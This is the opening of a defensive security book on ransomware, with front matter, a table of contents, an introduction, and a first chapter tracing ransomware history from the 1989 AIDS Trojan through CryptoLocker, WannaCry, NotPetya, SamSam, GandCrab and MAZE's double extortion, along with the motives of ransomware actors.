




RANSOMWARE

UNDERSTAND. PREVENT. RECOVER.

ALLAN LISKA

BROUGHT TO YOU BY

 Recorded Future[®]



Ransomware: Understand. Prevent. Recover.

By Allan Liska

Copyright © 2023 by Future US LLC
Full 7th Floor, 130 West 42nd Street, New York, NY 10036

All rights reserved. This book or any portion thereof may not be reproduced or used in any manner whatsoever without the express written permission of the publisher except for the use of brief quotations in a book review. Printed in the United States of America.

www.actualtechmedia.com

EDITORIAL DIRECTOR

Keith Ward

**DIRECTOR OF CONTENT
DELIVERY**

Wendy Hernandez

CREATIVE DIRECTOR

Olivia Thomson

**SENIOR DIRECTOR OF
CONTENT**

Katie Mohr

**COPY & DEVELOPMENT
EDITOR**

Andy Oram

TECHNICAL REVIEWER

Lindsay Kaye

ABOUT THE AUTHOR**Allan Liska**

*Senior Security Architect and Ransomware Specialist,
Recorded Future*

With more than 20 years of experience in ransomware and information security, Allan Liska has improved countless organizations' security posture using more effective intelligence.

Liska provides ransomware-related counsel and key recommendations to major global corporations and government agencies, sitting on national ransomware task forces and speaking at global conferences. Liska has worked as both a security practitioner and an ethical hacker at Symantec, iSIGHT Partners, FireEye, and Recorded Future.

Regularly cited in *The Washington Post*, *Bloomberg*, *The New York Times*, and *NBC News*, he's a leading voice in ransomware and intelligence security. Liska has authored numerous books, including "The Practice of Network Security," "Building an Intelligence-Led Security Program," "Securing NTP: A Quick-Start Guide," "Ransomware: Defending Against Digital Extortion," and "DNS Security: Defending the Domain Name System."

DEDICATION

Dedicated to the thousands of people all over the world who are fighting ransomware in different ways. Keep up the fight!

And, as always, to Kris and Bruce

ACKNOWLEDGEMENTS

I can't even begin to name everyone I need to thank here. There are so many people who contributed to this book in both big and small ways. I absolutely want to start by thanking Katie Mohr, who kept everything (somewhat) on track and always made sure I had the resources I needed. The book would not have turned out as well as it did without two great technical editors: Lindsay "Citation Need" Kaye and Andy Oram.

I also have to thank researchers from all over who let me bounce ideas off of them, or who provided a wealth of information that we used in the book: Jackie Coven (who basically rewrote the section on cryptocurrency), Brett Callow, Dmitry Smilyanets, the team at the DFIR Report, @pancak3lullz (on Twitter), Kirstie Failey, Lawrence Abrams, Catalin Cimpanu, and so many other people on Twitter who answered questions and clarified information for me.

I also want to thank the team at ActualTech Media for building an incredible project around this book and making resources freely available to anyone who needs them. This is an incredible undertaking, launched in a very short time frame. Although I'm sure we'll make some mistakes along the way, the resulting book is definitely a needed resource.

Finally, I need to thank my family, who tolerated losing me for evenings and weekends for three months as I was frantically writing. I appreciate your patience and understanding. I also need to give a big shout out to iTunes "Best of 198x" playlists for providing the music that got the book written.

TABLE OF CONTENTS


Introduction	11
Chapter 1: How We Got Here: A History of Ransomware	13
The Evolution of Ransomware.....	16
Thinking Like a Cybercriminal: Motivation of Ransomware Actors.....	30
Who Are the Big Ransomware Groups Today?.....	32
Chapter 2: Cryptocurrency, RaaS, and the Extortion Ecosystem	42
Ransomware and Cryptocurrency.....	43
Ransomware Negotiators.....	45
The Commoditization of Ransomware.....	46
The Rise of RaaS.....	53
Double, Triple, and Quadruple Extortion.....	56
Chapter 3: Tabletop Exercises	61
Getting the Right People Involved.....	62
Running Tabletop Exercises on a Regular Basis.....	66
Creating Plausible Scenarios.....	67
<i>Really</i> Testing Assumptions.....	70
Following up and Making Improvements.....	72
Chapter 4: Creating Disaster Recovery and Incident Response Plans	75
What's the Difference Between DR and IR?.....	76
Points to Consider for Your DR Plan.....	77

Points to Consider for Your IR Plan.....	84
Storing and Updating the DR and IR Plans.....	92
Chapter 5: Ransomware Backup Strategy.....	95
Developing Ransomware-Resistant Backups.....	96
Testing Backups with Ransomware in Mind.....	100
Restoring from Backup After a Ransomware Attack.....	102
Chapter 6: Anatomy of a Modern Ransomware Attack.....	105
Initial Access.....	107
Reconnaissance and Lateral Movement.....	110
Exfiltration.....	113
Deployment.....	116
Extortion.....	117
Chapter 7: Credential Markets and Initial Access	
Brokers.....	120
The Growth of IABs Is Directly Tied to Ransomware.....	121
The Size of the Underground Stolen Credential Market.....	125
How IABs and Ransomware Actors Use Stolen Credentials.....	129
Chapter 8: Phishing Attacks.....	133
The Long History of Phishing and Ransomware.....	134
Ransomware and Phishing Today.....	138
Conducting Proper Phishing Training.....	143
Chapter 9: RDP and Other Remote Login Attacks.....	148
The Rise of RDP and Other Remote Accesses During the Pandemic.....	149
RDP Is an Easy Attack Vector for Ransomware.....	152
Protecting Remote Access.....	156

Chapter 10: Exploitation	162
Common Vulnerabilities Exploited by Ransomware.....	164
Exploitation vs. Phishing and RDP Attacks.....	172
Exploitation and Managed Service Providers.....	174
Ransomware and Zero-Day Exploits.....	175
Practical Patching Advice.....	176
Chapter 11: The Handoff from IABs to Ransomware Affiliates	183
Two Groups, Same Attack.....	184
How Does the Handoff Work?	184
MITRE ATT&CK®	191
Chapter 12: Threat Hunting	197
A Little Bit About Ransomware and Threat Hunting	198
Tools Used by Ransomware Actors.....	205
Cobalt Strike.....	214
Tools Used by Network Defenders.....	218
Sysmon: The Best Tool That No One Uses.....	221
Chapter 13: Ransomware and Active Directory	225
Network Segmentation and Domain Controllers.....	226
Gaining Access to the DC.....	232
Mimikatz.....	233
AdFind.....	235
Deploying Ransomware from the DC.....	237
Chapter 14: Honeypots and Honeyfiles	239
Honeypots As Effective Alerting Tools.....	240
Building a Honeypot.....	245
Creating a Honeyfile.....	247
Taking Action on Alerts.....	252

Chapter 15: This Is Your Last Chance	255
Deletion of Shadow Copies.....	256
Starting the Encryption Process.....	262
Endpoint Detection and Response + Automation Is Your Friend.....	263
Hitting the Panic Button: Stopping a Ransomware Attack Now!	266
Chapter 16: Initial Response	270
Don't Panic.....	271
Contain the Attack.....	271
Assess the Damage.....	275
Get Everyone in and Put Together Plans.....	277
Chapter 17: Implementing DR and IR Plans	280
Take Care of the Basics: Food and Shelter.....	281
Find the Initial Access Vector and Shut It Down.....	283
Communicate, Communicate, Communicate.....	291
Ignore Pressure from the Ransomware Group	295
Prepare Everyone for a Long Slog.....	297
Chapter 18: Outside Help	299
How To Determine You're in Over Your Head.....	300
Know Who To Call.....	302
Tasks the Outside Experts Can and Cannot Help With.....	305
Listen to the Experts.....	306
Chapter 19: The Most Asked Question: Should We Pay the Ransom?	309
You Have to Pay the Ransom, What's Next?.....	310
The Work Is Just Beginning.....	315
What's the Answer?.....	316

CALLOUTS USED IN THIS BOOK



THE 101

This is where we turn when we want to provide foundational knowledge for the subject at hand.



OFF THE BEATEN PATH

This is a special place where you go to discover insight into topics that may be outside the main subject but that are still important and relevant.



BRIGHT IDEA

When we have incredible thoughts (at least in our heads!), we express them through eloquent phrasing in the Bright Idea section.



DEEP DIVE

Takes you into the deep, dark depths of a particular topic.



EXECUTIVE CORNER

It's not all tech all the time! This is where we discuss items of strategic interest to business leaders.

ICONS USED IN THIS BOOK



DEFINITION

Defines a word, phrase, or concept.



KNOWLEDGE CHECK

Tests your knowledge of what you've read.



PAY ATTENTION

We want to make sure you see this!



GPS

We'll help you navigate your knowledge to the right place.



WATCH OUT!

Make sure you read this so you don't make a critical error!



TIP

A helpful piece of advice based on what you've read.

INTRODUCTION

Why write a ransomware book? Or, more specifically, why write another ransomware book? After all, there are plenty of vendor blogs, news stories, and research sites offering up-to-the-minute information about ransomware; a book can't possibly keep up. That's true, but a book isn't meant for breaking news. Instead, a book should step back and look at the bigger picture, which is what this book does.

Right now, a newsworthy ransomware event occurs almost every day: A new victim, a new action by a government, a new attack method, or something else. In fact, there's so much going on with ransomware that it can be hard to keep up, which is one of the reasons defending against ransomware is so challenging. Rather than focus on the latest news, there are three goals for this book.

Understand: The first part tries to put ransomware into context. How did we go from someone distributing a floppy disk that would eventually encrypt files on computers used by AIDS researchers, to international actors shutting down a gas pipeline that serves most of the East Coast of the United States? Understanding what the ransomware market looks like, who the major players are, and how they think about ransomware helps organizations know what to expect.

Prevent: Modern ransomware attacks are complex, with a lot of moving parts often involving multiple groups. Learning the different attack vectors and stages of ransomware attacks allows organizations to better defend their networks. Ransomware tactics may change over time, but the security posture required to protect the network will not, so this book outlines some best practices for keeping the network safe.

Recover: Sometimes, despite your best efforts, everything goes wrong and the ransomware actor wins. What do you do when you're standing in the middle of your network and everything around you has been encrypted? Where do you start? Who do you call? What happens when the ransomware actor starts harassing your employees or customers? Every security whitepaper and webinar wants to talk about how to stop a ransomware attack. No one wants to talk about what happens when you don't. Which is a shame, because that's when organizations need the most help.

I hope you find this book useful. Because of the publishing process that ActualTech Media is using, we hope to be able to update the book quite often. Please reach out to me on Twitter (@uallan) if you have suggestions or additions that you think would be a good fit.

CHAPTER 1

How We Got Here: A History of Ransomware

In This Chapter:

- The AIDS Trojan, the First Ransomware Attack
- The Evolution of Ransomware Overtime
- The Shifting Definition of Ransomware
- Thinking Like a Cybercriminal: Motivations of Ransomware Actors
- Who Are the Big Ransomware Groups Today?

By Thursday, May 6, 2021, most people had heard of ransomware and some had a vague awareness of it as a growing worldwide problem. But by Monday, May 10, most of the world awoke to an understanding of just how destructive and impactful ransomware can be.

You see, May 6 was the day that a relatively low-level ransomware actor, or one of that actor's affiliates, found an old username and password to a virtual private network (VPN) for a company's ex-employee. That ransomware actor used those old credentials, which should have been disabled, to gain access to the network of Colonial Pipeline, a company that delivers gasoline to much of the East Coast of the United States. The ransomware actor then exploited their breach to get access to other parts of Colonial Pipeline's IT network, but not its Operational Technology (OT) network. The OT network is the network actually responsible for controlling the pipelines. Had the ransomware actor

gained access to the OT network, they could have caused significantly more damage. Instead of a gasoline shortage along the East Coast caused primarily by panic buying, there could have been a real shortage of gasoline for weeks or longer. The actor used common tools, used by many ransomware actors, to get administrative access to Colonial Pipeline's network, eventually taking over the Active Directory servers.

Once the ransomware actor had control of the Active Directory servers, the actor was able to push the DarkSide ransomware to thousands of machines on Colonial Pipeline's network, leaving the organization crippled. The news of the ransomware attack didn't get picked up until Friday evening, and even then, for most people, it just caused a power outage. But by Saturday everyone knew Colonial Pipeline had been hit by ransomware. It was on the front page of *The Washington Post*, *The New York Times*, and *The Wall Street Journal*. The Colonial Pipeline ransomware attack led the news on CNN, FOX, and MSNBC, as well as the nightly news on NBC, ABC, and CBS.

The rapid news cycle, along with serious gas shortages the following week, caused Colonial Pipeline's inability to deliver gas, and kept the attack in the headlines. Colonial Pipeline finally got much of its network back online by May 12, and gasoline delivery resumed soon thereafter. The May 12 announcement did little to quell the panic buying of gasoline that was occurring all up and down the East Coast.


For many people the Colonial Pipeline ransomware attack was a wake-up call about the dangers of ransomware, but ransomware itself has been around, and disrupting—if not completely devastating—people's lives, since 1989.



Figure 1-1: Timeline of major ransomware events from 1989 to mid-2021

The Evolution of Ransomware

Because the various technologies we call “ransomware” vary a great deal in tactics, techniques, and procedures (TTPs)—and even in the ways in which they gain initial access, move around the network, and whether they encrypt files or don’t—we have to look at the many types of ransomware that have evolved over time. **Figure 1-1** shows a number of the important points in the history of ransomware, many of which are covered in this section and throughout the book.



THE 101

The Shifting Definition of Ransomware

For an industry that is so much “online,” the information security community is often surprisingly bad at documentation. That is the case with the term *ransomware*. The term seems to have appeared first in 2005, but it’s hard to confirm that.

There are two possible contenders for the first publicly documented use of the term ransomware (undoubtedly there are others missed by the author). The first, the one cited by Wikipedia, is in a September 2005 Network World article by Susan Schaibly called “Files for Ransom.”¹

The second nominee is the Symantec Security Response white paper, “The Evolution of Malicious IRC Bots,” written by John Canavan. This paper was presented at Virus Bulletin 2005.² Virus Bulletin 2005 ran from Oct. 5-7, 2005, and therefore after Shaibly’s article, but the white paper was clearly written before the article came out, so the question is just when it was distributed. (Symantec has since been acquired by another company and its archives wiped.) The white paper contains this sentence in the conclusion, almost as an afterthought:

“With the recent emergence of Trojan.GPCoder, the door is open for the emergence of more complex ‘RansomWare’ threats.”

Once the term was widely adopted, it first came to mean a piece of malware that encrypted files, which is the definition widely understood today. However, as locker ransomware superseded crypto ransomware in popularity, the term came to mean malware that locked a victim's screen to prevent access to the system. This definition was so prevalent that a 2012 report from Symantec Security Response entitled "Ransomware: A Growing Menace" clarified the definition as follows:

"Ransomware which locked a screen and demanded payment was first seen in Russia/Russian speaking countries in 2009. Prior to that, ransomware was encrypting files and demanding payment for the decryption key."

Unfortunately for the authors, the definition of ransomware was set to change again, the following year.

The AIDS Trojan: The First Ransomware Attack

The AIDS Trojan, also known as PC Cyborg, was created by Joseph Popp and distributed to 20,000 attendees at the 1989 World Health Organization (WHO) AIDS conference (hence the name) via floppy disk. Much like many malware variants distributed today via USB drive, the AIDS Trojan did not rely on any sort of exploit, simply on the curiosity of researchers about what was on the disk.

The floppy disk contained a questionnaire about AIDS. When scientists, researchers, and other conference attendees installed the program, everything ran fine on their machines until the 90th reboot of the computer. On the 90th reboot, the AIDS Trojan would encrypt the victim's file names—although not the contents of the files—and demand a licensing fee of \$189 for the PC Cyborg Software, to be paid by cashier's check or international money order sent to a P.O. Box in Panama, as shown in **Figure 1-2**.³

Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation. Complete the INVOICE and attach payment for the lease option of your choice. If you don't use the printed INVOICE, then be sure to refer to the important reference numbers below in all correspondence. In return you will receive:

- a renewal software package with easy-to-follow, complete instructions;
- an automatic, self-installing diskette that anyone can apply in minutes.

Important reference numbers: A5599796-2695577-

The price of 365 user applications is US\$189. The price of a lease for the lifetime of your hard disk is US\$378. You must enclose a bankers draft, cashier's check or international money order payable to PC CYBORG CORPORATION for the full amount of \$189 or \$378 with your order. Include your name, company, address, city, state, country, zip or postal code. Mail your order to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.

Press ENTER to continue

Figure 1-2: The AIDS Trojan encryption note

Although the Trojan worked, the attack wasn't very effective in terms of generating payment. Very few victims sent a check or money order to Dr. Popp. Instead, a decryptor called CLEARAID was developed by Jim Bates, editorial advisor for *Virus Bulletin*,⁴ which allowed victims to restore files without paying the ransom. Despite the overall lack of success of the attack, there were reports that the AIDS Trojan caused some victims to wipe and rebuild their infected machines, often losing years of AIDS research.⁵

Lessons Learned from the AIDS Trojan

Chances are many readers are familiar with the AIDS Trojan story. It seems every ransomware book, long-form article, or history of ransomware reporting feels compelled to retell this story.

Today, when a threat actor pulls off a novel attack, we expect copycats to quickly follow. That wasn't the case with the AIDS Trojan. Even though the attack drew enough attention to make an appearance in *The New York Times*,⁶ there were no copycat attacks, at least not on the same scale.

Today's ransomware attacks look nothing like the AIDS Trojan attack, but still, there are some eerie parallels between the AIDS Trojan ransomware attack and today's ransomware attacks:

- The AIDS Trojan relied more on the unwitting researchers than on sophisticated attack methods
- The first version wasn't very good
- The security community rallied to help victims
- Many of the victims were left devastated, losing years of work
- The attacker did not see himself as a criminal, but as someone trying to prove a point
- Healthcare workers were targeted in the attack

These story lines play out over and over again throughout the history of ransomware. As this book discusses modern ransomware families, some of the same themes will be on display.

GPCoder and Archiveus

The next set of ransomware attacks would not come until late 2004/early 2005. The GPCoder ransomware was identified by Symantec in its September 2005 Internet Security Threat Report as a Trojan that “encrypts data files such as documents, spreadsheets, and database files on the compromised computer,” although it was not labeled as ransomware.⁷ Like some modern ransomware, GPCoder left a note in each directory and demanded a \$200 ransom payment. The ransom was expected to be paid either via Western Union or premium text messages.

In 2006, the Archiveus Trojan tried a slightly different tactic.⁸ The Archiveus ransomware only encrypted files in the “My Documents” folder. In order for victims to decrypt their files, they had to make purchases from certain sites. It's interesting to see how much modern

ransomware notes have ripped off directly from the Archiveus Trojan's note, including this bit:

Do not try to search for a program that encrypted your information—it simply does not exist in your hard disk anymore. System backup will not help you to restore files. Reporting to police about a case will not help you, they do not know the password. Reporting somewhere about our email account will not help you to restore files. Moreover, you and other people will lose contact with us, and consequently, all the encrypted information.

Ransomware Is Blockbuster Video's Fault

The big problem with a lot of ransomware attacks early on was that getting paid was hard and keeping the money was really hard. Western Union, MoneyPak, and Premium Text charges were all traceable, and often reversible. Therefore, the attacker could not always rely on keeping their ransom. It was difficult to reverse these charges and victims were rarely successful, but the style of payment still presented a risk to the attacker.



OFF THE BEATEN PATH

Ransomware? What's in a Name?

The original F-Secure article linked in this section for the Archiveus Trojan includes this quote, "The MayArchive.B trojan is a so-called 'ransomware.'" Even though ransomware is a well-established and accepted name at this point, there was a lot of debate about the use of the term early on.

Many felt that "ransomware" was too catchy and had too much of a marketing feel. These observers preferred terms such as cryptovirus or cryptoviral extortion. In the end, ransomware won out and now we accept it as standard terminology.

It was thanks largely to Blockbuster Video that attackers figured out an alternative: gift cards. Neiman Marcus is actually credited with moving from traditional paper gift certificates to gift cards, but Blockbuster Video popularized gift cards in 1995⁹ by prominently displaying them at its checkout registers. Starbucks followed suit, introducing refillable gift cards in 2001,¹⁰ and they really took off from there.

The development that really helped ransomware groups, and other threat actors, was when grocery stores began prominently featuring large endcap displays filled with gift cards from various stores, gaming vendors, and of course credit card companies. This meant that almost any victim in the United States needed just a quick trip to the grocery store or pharmacy to pay the ransom. The next wave of ransomware focused on collecting gift cards.

Locker Ransomware

These attacks that demanded gift cards as payment were not what we typically think of as ransomware attacks today: They were *locker-style* ransomware. Although it doesn't make the news very often, locker ransomware is still very active today, mostly targeting mobile users. Locker ransomware started in 2009 in Russia and spread to the rest of the world in 2010. Initially, most victims of locker ransomware were home computer users, it wasn't until later that this type of attack focused primarily on mobile devices. Locker ransomware such as WinLock and Reveton really jumpstarted this phase of ransomware.

Locker ransomware on computers is generally installed when a victim visits a website that has malicious code or is serving up malicious ads (most of the time without the knowledge of the website administrator or advertising company). The code is generally JavaScript, although other client-side scripting languages are used. It runs on the victim's device and creates a popup claiming that the computer has been locked and that the only way to unlock it is to pay a ransom, generally through gift cards or MoneyPak. The ransom note often includes suggestions

on places to purchase the gift card or MoneyPak vouchers, making it even easier for the victim to pay.

On mobile devices locker ransomware is almost always disguised as an app, usually something innocuous, such as a calculator app. The user downloads and installs the malicious app from an app store and when the app runs it locks the phone.¹¹ The majority of these attacks occur on Android-based mobile devices and the apps often reside outside of official app stores. Even though most of these apps pretend to be other common apps, that's not always the case. During the COVID-19 pandemic, cybercriminals developed a COVID-19 “tracker” that turned out to be locker ransomware.¹²

Most locker ransomware claimed to be from the FBI, NSA, or other government agency. As shown in **Figure 1-3**,¹³ the message often claimed to have discovered illegal images or other contraband on the infected computers, which is why victims had to “pay a fine” to regain access to their computers.



Figure 1-3: Sample of the FBI MoneyPak ransomware

Unlike encrypting ransomware, locker ransomware simply makes it difficult for victims to get past the “locked” screen, but doesn’t actually touch any of the files on the system (other than to insert code so the locking screen reappears if the victim tries to reboot). If you know enough about computers, it’s trivial to quickly remove most locking ransomware, though it’s more difficult to remove locker ransomware on mobile devices. Therefore, it has generally fallen out of favor, but it does continue to linger on mobile devices because it’s harder to remove.

CryptoLocker, the Real Beginning of the Ransomware Scourge

2013 saw the advent of what is widely considered the current generation of ransomware. There have been some changes in the way ransomware is delivered, who is targeted, and the amount of money ransomware groups make, but the current generation of ransomware can directly trace its lineage back to 2013 and the introduction of CryptoLocker.

Interestingly, CryptoLocker was a bit of a hybrid, in that the first version allowed victims to pay either through Bitcoin or MoneyPak. Subsequent copycats moved to all Bitcoin. From late 2013 through mid-2014, the threat actor behind CryptoLocker made \$27 million from an estimated 234,000 victims around the world.

CryptoLocker also was a great example of law enforcement and private security companies working together to tackle a cyber-criminal threat. In June 2014, law enforcement agencies around the world, working with a number of cybersecurity companies, took law enforcement action against the criminals behind CryptoLocker.¹⁴ Some of the law enforcement agencies involved in the takeover of CryptoLocker included the US-CERT, the National Police of the Netherlands, the Police Judiciaire of France, the Royal Canadian Mounted Police, and the Cyber Police of Ukraine. Law enforcement

worked closely with a number of security companies, including Afilias, CrowdStrike, F-Secure, Microsoft, Neustar, and Symantec.

The criminal behind CryptoLocker was a Russian citizen named Evgeniy Mikhailovich Bogachev,¹⁵ who was indicted but never arrested, a pattern that continues to this day with ransomware actors. Despite the lack of arrests, the takedown was a success and original CryptoLocker infections were reduced to only a few each day. Unfortunately, the floodgates for further ransomware attacks of that kind were opened.

Locky and Friends

Locky ransomware was first reported in 2016¹⁶ and quickly became one of the most widespread cyberthreats ever seen. At one point, Locky accounted for 6% of all malware observed, across all malware types,¹⁷ and the group behind Locky was sending out as many as 500,000 phishing emails a day in 2016. For context, in 2020 it was estimated that 122 billion phishing messages were sent¹⁸ across 241,000 separate campaigns.¹⁹ That means the average phishing campaign in 2020 sent approximately 500,000 messages the whole year, the same number that Locky was sending in a single day in 2016.

But Locky wasn't alone in making 2016 the year that ransomware groups potentially amassed their first \$1 billion USD in extorted ransom payments.²⁰ Other ransomware such as Cerber, TeslaCrypt, Petya, and Jigsaw were also extremely prevalent.

All of these variants were used in automated ransomware attacks that infected only a single machine. They were generally delivered via a phishing campaign, exploit kit, or malicious banner ad, often on very popular websites. There were so many ransomware variants popping up, all following that same model, that 2016 was repeatedly declared to be “the year of ransomware.”²¹

Hidden Tear

Despite the breathless news stories about 2016 being the “year of ransomware,” it only got worse from there. One of the developments that helped push the growth of ransomware was the release of Hidden Tear ransomware source code.

Otku Sen, a security group from Turkey, published the source code for the Hidden Tear ransomware on GitHub in August 2015 with the intention of showing other security teams how ransomware works and how to defend against it.²² In a theme that will recur many times with ransomware, bad guys quickly seized upon the source code, made improvements, and used their new ransomware to launch millions of attacks. Over the course of several years, dozens of ransomware variants were built on the Hidden Tear source code. As recently as July 2020, almost five years later, new variants of ransomware were traced to the Hidden Tear source code.²³ None of the variants were as prolific as Locky ransomware, but descendants of the Hidden Tear ransomware were used to infect millions of victims.

Governments Do Ransomware, Too: WannaCry and NotPetya

It’s impossible to describe the impact of the WannaCry and NotPetya ransomware attacks in a single chapter, much less a single section of a chapter. Suffice it to say that no ransomware attack, until the Colonial Pipeline attack, had the same level of impact that WannaCry and NotPetya ransomware attacks had, especially coming on top of each other in May and June of 2017.

The WannaCry ransomware was launched on May 12, 2017, and quickly spread around the world, infecting as many as 230,000 computers in 150 countries.²⁴ If it weren’t for the quick thinking of researcher Marcus Hitchens, there would likely still be WannaCry infections happening today.²⁵ As it is, many anti-virus companies still see attempted

WannaCry infections on a regular basis, but they no longer try to encrypt because of the sinkhole that Hutchins created.

WannaCry was a worm that spread via the EternalBlue Server Message Block (SMB) vulnerability that was part of the cache of exploits stolen from the NSA in the Shadow Brokers dump.²⁶ The ransomware demanded a ransom payment of \$300 USD in Bitcoin but no encryption key was available, so victims who paid (and there were about 1,000 of those) were not able to recover the files. In December 2017 the United States and United Kingdom governments jointly attributed WannaCry to North Korea.²⁷

Just over two months after the WannaCry attack, a second massive ransomware attack occurred. On June 27 companies all over the world were infected with a strain of malware, now known as NotPetya, that looked a lot like ransomware. While NotPetya encrypted files in the same manner as most ransomware, it also encrypted the master boot record (MBR), which meant that even if victims were given a decryptor, files could not be recovered.²⁸ Rather than true ransomware, NotPetya was a type of destroyer ransomware. NotPetya was distributed through a trojanized update to the M.E.Doc accounting software. This software is required for any organization that does business in Ukraine. Attackers managed to gain access to M.E.Doc's update server and replace the legitimate update with the malicious code. In February 2018 the United States, Canadian, and Australian governments attributed the NotPetya attack to Russia.²⁹

Figure 1-4 shows media coverage of ransomware in the United States between January 2016 and July 2021. The two bumps in 2017 are the coverage of the WannaCry and NotPetya attacks. Although ransomware had been well-known among technical and security professionals, WannaCry and NotPetya helped make ransomware mainstream for a wider audience. It would take another four years before widespread awareness of ransomware, but these attacks were a preview of what was to come.




Figure 1-4: Ransomware coverage in the news January 2016-July 2021 (Source: Media Cloud)

SamSam Ushers in a New Era of Ransomware

Samsam Kandi is a rural village in the Northeastern part of Iran, and if security researchers were better at geography, the threat actors behind the SamSam ransomware may have been indicted a whole lot sooner.

SamSam first appeared in 2016, and it was different from the start. It wasn't delivered via exploit kit or phishing. Instead, SamSam exploited vulnerabilities in JBOSS and looked for exposed Remote Desktop Protocol (RDP) servers to launch brute force password attacks to gain access (a technique still used by many ransomware actors today). Unlike contemporary ransomware groups, SamSam did not install the ransomware on a single machine. Instead, it used a variety of tools and exploits to spread throughout the victim network once it had access to one host, and to install the ransomware on as many machines as possible.

Over several years SamSam managed to hit several high-profile targets, most notably Hollywood Presbyterian Medical Center in Los Angeles and the city of Atlanta. The ransomware attack against Atlanta took city services offline for weeks and cost as much as \$17 million for recovery. During its multiyear run, it's estimated that SamSam collected almost \$6 million in ransom.³⁰ In November 2018, the Department of Justice issued an indictment for two men in Iran

who were believed to be behind SamSam: Faramarz Shahi Savandi and Mohammad Mehdi Shah Mansouri.³¹ Even though they were never turned over to the United States, the indictment was enough to stop SamSam ransomware attacks.

Unfortunately, other ransomware actors started copying the tactics used by SamSam, and “Big Game Hunting” ransomware attacks are now the norm. SamSam made \$6 million over two years, but there are now regular news reports of ransomware attackers getting much more than \$6 million from a single ransomware attack.

GandCrab Does RaaS Right

GandCrab was not the first ransomware family that had a Ransomware-as-a-Service (RaaS) offering. Several automated ransomware variants offered something akin to RaaS as far back as 2016, including Stampado, Goliath, and even Locky. The proposition behind the RaaS model is fairly attractive: Inexperienced cybercriminals, or cybercriminals with experience in other areas, can quickly jump into ransomware using established code created by someone who knows what they’re doing. RaaS significantly lowers the barrier of entry for ransomware. RaaS will be discussed in greater detail in Chapter 2.

The problem with most of the early RaaS programs is that, for their fee, the RaaS customer got only an executable. They still had to manage much of the attack such as initial access and collecting and processing payments. This could be dangerous and difficult, especially for newer cybercriminals.

GandCrab changed all of that by creating a turnkey RaaS offering. GandCrab included a back-end portal that affiliates (how they referred to their RaaS customers) could use to follow the status of an attack. GandCrab would even handle payments and then issue a payout to the affiliates (minus a cut, of course).

GandCrab launched in January 2018. It shut down its services in June 2019, claiming retirement and stating that it had made over \$150

million during its 18-month run.³² GandCrab's retirement didn't last long. At least some of the group resurfaced shortly afterward and launched the REvil gang, which created the Sodinikibi ransomware which shared a lot of the codebase with GandCrab.

MAZE Thinks It Would Be a Shame If Your Data Were Exposed

In May 2019, much of the city of Baltimore was shut down by a ransomware attack. The ransomware used in the attack, RobbinHood [sic], was relatively unsophisticated ransomware, as was the threat actor behind the attack. Baltimore refused to pay, and the ransomware actor grew increasingly frustrated, taunting the mayor of Baltimore on underground forums and threatening to release sensitive data stolen during the reconnaissance phase of the ransomware attack. Unsurprisingly, because most people don't have access to these underground forums, very little attention was paid to these threats.

MAZE ransomware was first discovered in May 2019, about the same time as the Baltimore ransomware attack. MAZE started as a typical hands-on-keyboard ransomware group with a RaaS offering. It had some early success, but didn't stand out in a crowded field of RaaS offerings.

Then, in November 2019, MAZE did something that would take ransomware to the next evolutionary step: It launched a leak site. The site went through several iterations and domains, but the most well-known was mazenews.top. Until this point, most security professionals considered ransomware attacks to be primarily data encryption attacks, not data theft attacks. MAZE changed that perception and codified the idea of double extortion: If victims wouldn't pay to decrypt their files, maybe they would pay to not have their sensitive files published (or pay to take them down after publication).

The way the MAZE attacks worked, and that double extortion attacks continue to work, is as follows: While ransomware actors are in victim

networks conducting reconnaissance prior to deploying the ransomware, they look for interesting files to steal. After the ransomware is deployed, victims are told that files have been stolen as well as encrypted, and the victim has a period of time (usually a week or two) to pay the ransom or the files will be published for all to see.

As with other lucrative ideas, this one was quickly copied by other ransomware actors and expanded upon so that double, triple, and even quadruple extortion is now the norm in ransomware attacks.

Thinking Like a Cybercriminal: Motivation of Ransomware Actors

This seems like it should be a relatively short section. The motivation for ransomware actors is money. Right? Yes and no. Money is absolutely the primary motivation of most ransomware groups, particularly cybercriminals who engage in ransomware attacks. However, State-sponsored actors who launch ransomware attacks have more complex motivations.

That motivation to make as much money as possible needs to be considered when measuring the risk of a ransomware attack. In August 2019 there was a lot of discussion around the potential for Canon DSLR cameras to be vulnerable to a ransomware attack²³. The analysis wasn't incorrect: There was indeed a vulnerability in the Canon DSLR operating systems that could be exploited "over the air" to install ransomware. The question missing in all of the breathless coverage was: *Why?* Why would a ransomware actor rewrite their ransomware to infect cameras? Are the pictures on a camera so valuable that a victim would be willing to pay hundreds or thousands of dollars to get them decrypted? And, how would a decryptor on a MicroSD card even work? This type of "lab attack" is valuable for understanding vulnerabilities, but the cost/benefit analysis doesn't make sense from the ransomware actor's perspective.

Despite the still-too-common misconception that all hackers are “400-pound losers” who “live in their mom’s basement,” most ransomware groups see themselves as business people performing a valuable service. As with most people, ransomware groups think of themselves as the good guys in their own stories. If an organization falls victim to a ransomware attack, it’s really the organization’s own fault for not securing its network better.

This righteous self-perception repeats itself over and over again. In chats with victims, ransomware actors admonish the victims not to curse at them or call them names. In one chat a ransomware actor even admonished a victim for using foul language during a chat session. A common refrain during these chat-based negotiations is the need for a ransomware actor to “speak to my manager” to see whether a proposed deal from a negotiator is acceptable.

Understand: Just because the ransomware actors adopt the veneer of respectability doesn’t mean they aren’t ruthless scumbags—that’s exactly what they are. But they don’t see themselves that way and victims need to have that mindset when approaching them. (Law enforcement, fortunately, doesn’t need to have the same mindset.)

A great example of ransomware actors thinking of themselves as professionals comes from an interview by Dmitry Smilyanets in *The Record* with Unknown, the handle that the operator of the REvil ransomware used.³⁴ Dmitry asks the question, “What makes REvil so special? The code? Affiliates? Media attention?” Unknown’s response, in part:

“I think it’s all of that working together. For example, this interview. It seems like, why would we even need it? On the other hand, better we give it than our competitors. Unusual ideas, new methods, and brand reputation all give good results. As I said, we are creating a new branch of development for extortion. If you look at the competitors, unfortunately, many people simply copy our ideas and what is most surprising—the style of the text of our messages.”

